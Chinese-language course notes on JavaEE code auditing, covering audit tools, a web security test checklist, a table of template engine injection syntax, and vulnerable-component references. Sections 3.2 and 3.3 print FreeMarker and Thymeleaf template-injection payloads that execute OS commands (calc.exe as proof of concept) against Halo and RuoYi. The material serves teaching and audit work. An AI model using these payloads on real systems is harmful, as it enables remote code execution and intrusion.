


Day121 代码审计-JavaEE开发篇&SSTI模版注入 &CheckList业务功能&表达式&XXE&SSRF



1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
- 2、PHP审计-原生态开发-SQL注入&正则搜索
- 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-原生态开发-SQL注入&语句监控
 - 2、PHP审计-原生态开发-SQL注入&正则搜索
 - 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-MVC开发-RCE&代码执行
 - 2、PHP审计-MVC开发-RCE&命令执行
 - 3、PHP审计-MVC开发-RCE&文件对比

-
- 1、PHP审计-动态调试-未授权安全
 - 2、PHP审计-文件对比-未授权安全
 - 3、PHP审计-未授权访问-三种形态

-
- 1、PHP审计-动态调试-变量覆盖
 - 2、PHP审计-动态调试-原生反序列化
 - 3、PHP审计-动态调试-框架反序列化

-
- 1、PHP框架学习-ThinkPHP-架构&调试&路由&接受
 - 2、PHP框架审计-ThinkPHP-不安全写法&版本漏洞

-
- 1、PHP框架审计-ThinkPHP-反序列化链分析
 - 2、PHP框架审计-ThinkPHP-反序列化链挖掘

-
- 1、PHP框架审计-Yii-反序列化链分析
 - 2、PHP框架审计-Yii-实际CMS挖掘分析

-
- PHP代审项目-TP框架-实战某违法微盘

-
- 1、ASP.NET审计-SQL注入-继承架构&DLL反编译
 - 2、ASP.NET审计-SQL注入-数据库监控&关键字搜索

-
- 1、ASP.NET审计-文件上传-DLL反编译&关键字搜索
 - 2、ASP.NET审计-文件上传-预编译解析&关键字搜索
-

- 1、ASP.NET审计-未授权访问-未引用脆弱鉴权
 - 2、ASP.NET审计-未授权访问-不严谨鉴权逻辑
 - 3、ASP.NET审计-动态调试-附加进程&断点调试
 - 4、ASP.NET审计-程序逆向-EXE逻辑&修改覆盖
-

- 1、JavaEE审计-文件安全-上传&下载&读取&写入等
 - 2、JavaEE审计-文件安全-功能点追踪&关键字搜索
-

- 1、JavaEE审计-第三方组件-检测插件&利用条件
 - 2、JavaEE审计-第三方组件-FastJson&Log4j
 - 3、JavaEE审计-第三方组件-Shrio&H2database
-

- 1、JavaEE审计-SSTI注入-FreeMarker&Thymeleaf
 - 2、JavaEE审计-补充Checklist-功能点&搜索关键
-

2.详细点

2.1 代码编辑器

- 
- 1 一、代码编辑器：
 - 2 1.Jetbrains IDEA(IDE)
 - 3 2.Sublime text(文本编辑器)
 - 4 3.Eclipse (IDE)

2.2 测试工具



1. **Burp Suite**: 是渗透测试工作者必备的一款工具
2. **SwitchyOmega**: SwitchyOmega 是一款代理管理插件, 支持Firefox和Chrome浏览器, 并支持HTTP、HTTPS、socket4和socket5协议。
3. **Max HackerBar**: HackBar是的一个插件, 也是信息安全从业者常用的经典工具。
4. **Postman**: Postman是一款功能强大的网页调试工具, 能够为用户提供强大的Web API & HTTP请求调试功能。
5. **Ysoserial**: 一款开源Java反序列化测试工具, 内部集成有多种利用链, 可以快速生成用于攻击的代码, 也可以将新公开的反序列化漏洞利用方式自行加入Ysoserial中。
6. **Marshalsec**: 是一款开源的Java反序列化测试工具, 不仅可以生成各类反序列化利用链, 还可以快速启动恶意的RMI服务等。
7. **MySQL Monitor**: 是web版本的SQL记录实时监控工具。
8. **Beyond Compare**: 是一款文件比较工具, 主要对比两个文件夹或者文件, 并以颜色标示差异, 比较范围包括目录、文档内容等。使用该工具可以方便代码审计人员快速地比对两个版本代码的差别。

2.3 反编译工具



1. **JD-GUI**: 是一款具有UI界面的反编译工具, 界面简洁大方, 使用简单方便。
2. **Fernflower**: 功能比JD-GUI更强大, 虽然没有UI界面, 但可以配合系统指令完成批量反编译的工作。
3. **CFR**: 功能强大的反编译工具, 支持主流Java特性——Java 8 lambda表达式, 以及Java 7字符串切换。在某些JD-GUI无法反编译的情况下, CFR仍然能完美地进行反编译, 也可以像FernFlower那样配合系统指令进行批量反编译。
4. **IntelliJ IDEA**: 具能够自动解包已添加依赖的Jar包, 并对其内容进行反编译。该工具拥有动态调试和字符串匹配和搜索功能, 为审计和调试漏洞工作提供了极大便利。
5. **CodeReviewTools**: 是一款可以快速搜索代码中的关键点, 一键对jar进行批量反编译, 也支持直接对war包进行操作。

2.4 Java代码静态扫描工具



1. **Fortify SCA**: 获得业界认可的静态代码检查工具, 但它是收费的。Fortify SCA的核心在于规则库, 用户可以自定义规则库, 减少误报。
2. **VCG**: 基于 VB 开发的一款Windows下的白盒审计工具。VCG 支持多种语言, 例如C/C++、Java、C#、VB、PL/SQL、PHP。VCG会根据代码中的变量名等信息动态生成针对该代码的漏洞规则, 通过正则检查是否有和漏洞规则所匹配的代码。
3. **FindBugs与FindSecBugs插件**: FindBugs是一款Bug扫描插件, 在IDEA和Eclipse中都可进行安装。FindBugs可以帮助开发人员发现代码缺陷, 减少Bug, 但其本身并不具备发现安全漏洞的能力, 需要安装FindSecBugs拓展发现安全漏洞的能力。
4. **SpotBugs**: 是FindBugs的继任者, 所以二者用法基本一样, 可以独立使用, 也可以作为插件使用。
5. **CheckMark**: 白盒代码审计解决方案, 主要通过采用独特的词汇分析技术和CXQL专利查询技术对应用程序源码进行静态分析检查。
6. **Snyk插件**: 修复项目中的安全漏洞、基础架构错误配置和代码质量问题。
7. **Sensei插件**: 可在键入时扫描和修复易受攻击的代码 - 具有数百个可下载的安全编码配方(规则)以及内置的自行制作能力。
8. **Reshift Security插件**: 可以快速发现漏洞, 提供多个代码修复片段, 以及丰富的文档, 涵盖了每个漏洞的检测、修复和测试。

- 9 9.MurphySec Code Scan插件：可以快速识别您的项目中使用了哪些存在安全缺陷的开源组件，并帮助您一键修复问题。
- 10 10.Momo Code Sec Inspector插件：重于在编码过程中发现项目潜在的安全风险，并提供一键修复能力。
- 11 11.dependence-check：可用于检查已发布安全漏洞的项目依赖项。
- 12 12.wJa：一款结合DAST、SAST、IAST的综合性应用程序安全分析工具，支持对java web程序的安全性进行分析，含有反编译，代码审计，调试jar包，代理追踪等用于分析软件安全的功能。
- 13 13.tabby：是一款针对Java语言的静态代码分析工具，它使用静态分析框架 Soot 作为语义提取工具，将JAR/WAR/CLASS文件转化为代码属性图，并使用 Neo4j 图数据库来存储生成的代码属性图CPG。
- 14 14.SpringInspector：Java自动代码审计工具，尤其针对Spring框架，提供一个SpringBoot的Jar包即可进行自动代码审计，底层技术基于字节码分析。
- 15 15.gadgetinspector：反序列化漏洞利用链、漏洞检测工具。

2.5 开发审计入口常见方法

- 
- 1 -搜索法：常规或部分MVC模型源码可以采用关键字的搜索挖掘思路
 - 2 -功能法：框架MVC模型源码一般会采用功能点分析抓包追踪挖掘思路
 - 3 -对比法：可以通过前后修复版本文件及代码不同特征进行针对挖掘思路
 - 4 -特征法：数据库监控SQL注入，文件监控上传删除写入等，后续补充
 - 5 -调试法：动态调试（PHP,ASP.NET,JavaEE,Python等）
 - 6 -工具法：后续讲到（DAST&SAST&IAST&CodeQL等）

3.演示案例

类别	测试项
认证鉴权	登录密码是否加密
	是否可猜解用户名
	是否可批量注册用户
	是否存在验证码
	验证码有效性
	是否登录会话固定
	会话ID是否足够复杂
	注销功能是否有效
	登录身份校验算法是否可逆
	修改密码处是否验证旧密码
	Cookie中是否存在敏感信息
信息泄露	是否存在中间件错误页面
	是否暴露异常处理报错信息
	是否存在源代码泄露
	源代码注释信息
	是否存在用户敏感信息明文传输
文件I/O	是否存在任意文件上传
	是否存在任意文件下载
	是否存在文件包含漏洞
数据验证	是否存在反射型XSS
	是否存在存储型XSS
	是否存在DOM型的XSS
	是否存在SQL注入漏洞
	是否存在命令执行漏洞
	是否存在URL跳转漏洞
	是否http头CRLF注入
	是否存在SSRF漏洞

类别	测试项
	是否存在跨站请求伪造漏洞
逻辑流程	是否存在横向越权
	是否存在垂直越权
	是否存在逻辑绕过
	是否存在未授权访问
组件安全	是否存在中间件组件漏洞
	是否开发组件漏洞
接口安全	是否存在短信炸弹漏洞
	是否存在邮件炸弹漏洞
	是否存在微信推送炸弹漏洞
其他	是否存在危险的HTTP方法
	是否CORS配置不当
	是否能存在HOST攻击
	是否存在接口请求未鉴权

Engine	Language	Burp	ZAP	tplmap	site done	known exploit	port	tags
jinja2	Python	✓	✓	✓	✓	✓	5000	{{%s}}
Mako	Python	✓	✓	✓	✓	✓	5001	\${%s}
Tornado	Python	✓	✓	✓	✓	✓	5002	{{%s}}
Django	Python	✓	✓	×	✓	×	5003	{{ }}
(code eval)	Python	-	-	-	✓	-	5004	na
(code exec)	Python	-	-	-	✓	-	5005	na
Smarty	PHP	✓	✓	✓~	✓	✓	5020	{%s}
Smarty (secure mode)	PHP	✓	✓	✓~	✓	×	5021	{%s}
Twig	PHP	✓	✓	✓~	✓	×	5022	{{%s}}
(code eval)	PHP	-	-	-	✓	-	5023	na
FreeMarker	Java	✓	✓	✓	✓	✓	5051	<#%s> \${%s}
Velocity	Java	✓	✓	✓	✓	✓	5052	#set(\$x=1+1)\$x
Thymeleaf	Java	×	✓	×	✓	×	5053	
Groovy*	Java				×	×	×	×
jade	Java				×	×	×	×
jade	Nodejs	✓	✓	✓	✓	✓	5061	#{%s}
Nunjucks	JavaScript	✓	✓	✓	✓	✓	5062	{{%s}}
doT	JavaScript	×	✓	✓	✓	✓	5063	{{=%s}}
Marko	JavaScript				×	×	×	×
Dust	JavaScript	×	✓	✓~	✓	×	5065	{#%s}or{%s}or{@%s}
EJS	JavaScript	✓	✓	✓	✓	✓	5066	<%= %>
(code eval)	JavaScript	-	-	-	✓	-	5067	na
vuejs	JavaScript	✓	✓	✓~	✓	✓	5068	{{%s}}
Slim	Ruby	×	✓	×	✓	✓	5080	#{%s}
ERB	Ruby	✓	✓	✓	✓	✓	5081	<%= %s%>
(code eval)	Ruby	-	-	-	✓	-	5082	na
go	go	×	✓	×	✓		5090	na

3.1 JavaEE审计-SSTI模版注入



- 1、找项目中是否存在模版引擎（类型及安全问题）
- 2、找模版注入利用入口条件（根据网上已知漏洞复现条件）
- 3、找可控地方进行测试检测（根据网上已知漏洞利用条件）



- 1 #常见模版说明：见上图
- 2 参考来源：
- 3 <https://github.com/Pav-ksd-pl/websitesvulnerableToSSTI>
- 4 黑盒中建议判断利用：见70天内容
- 5 <https://github.com/epinna/tplmap>
- 6 <https://github.com/vladko312/SSTImap>



- 1 #JavaEE审计-CheckList
- 2 1、功能点-见上图
- 3 2、搜索点-见链接
- 4 <https://mp.weixin.qq.com/s/Y90mGgCqzjj0T1NX9E5wDw>
- 5 <https://mp.weixin.qq.com/s/COXCjMITvrcOCNCqEfbdmDg>



- 1 (1) 国产软件
- 2 [泛微Ecology] 代码审计、安装说明
- 3 [致远Seeyon] 代码审计、补丁问题
- 4 [用友NC] 代码审计与环境搭建
- 5 [蓝凌Landray] 代码审计与环境搭建
- 6 [泛微E-Office] 代码审计与环境搭建
- 7 [帆软报表] 代码审计与环境搭建
- 8 [拓尔思TRS 内容协作平台WCM] 代码审计与环境搭建
- 9 [通达OA] 代码审计与环境搭建
- 10 [Smartbi] 代码审计与环境搭建
- 11 [RuoYi若依] 代码审计
- 12 [金山终端安全系统] 代码审计
- 13 [慧点OA] 代码审计
- 14 [浙大恩特客户资源管理系统] 代码审计
- 15 [企望制造ERP] 代码审计



- 1 (2) 常见组件
- 2 [ThinkPHP] 代码审计
- 3 [Struts2] 漏洞环境下载、OGNL POC、漏洞分析
- 4 [XStream] 审计特点与POC分析
- 5 [Nexus Repository Manager] 代码审计与环境搭建



```
1 (3) Server
2 Jetty
3 Nginx
4 Tomcat
5 WebLogic
6 JBoss
7 TongWeb
8 PrimetonPAS
```



```
1 (4) 数据库
2 mssql
3 mysql
4 H2 Database
5 CouchDB
6 Apache Solr
7 Elasticsearch
8 InfluxDB
9 Apache Druid
```

3.2 JavaEE审计-SSTI模版注入-FreeMarker&Halo



```
1 #FreeMarker Halo
2 freemarker->模板->admin/themes/editor->.ftl
3 <#assign value="freemarker.template.utility.Execute"?new()>${value("calc.exe")}
```

3.3 JavaEE审计-SSTI模版注入-Thymeleaf&Ruoyi



```
1 参考: https://xz.aliyun.com/t/9826
2 Thymeleaf->return 可控变量->getNames->fragment->缓存监控
3 ${T(java.lang.Runtime).getRuntime().exec("calc.exe")}
```

3.4 JavaEE审计-补充Checklist-功能点&搜索关键



```
1 #Halo - RCE&SSRF
2 RuntimeUtil->remoteAddr->admin/themes/clone->在线拉取主题
```

3.5 JavaEE审计-XXE&XSteam-JEECG审计报告



```
1 #JeeCG - Xxe&XSteam
2 https://mp.weixin.qq.com/s/5hYQQBRhdoU5yxXMSDmC1A
```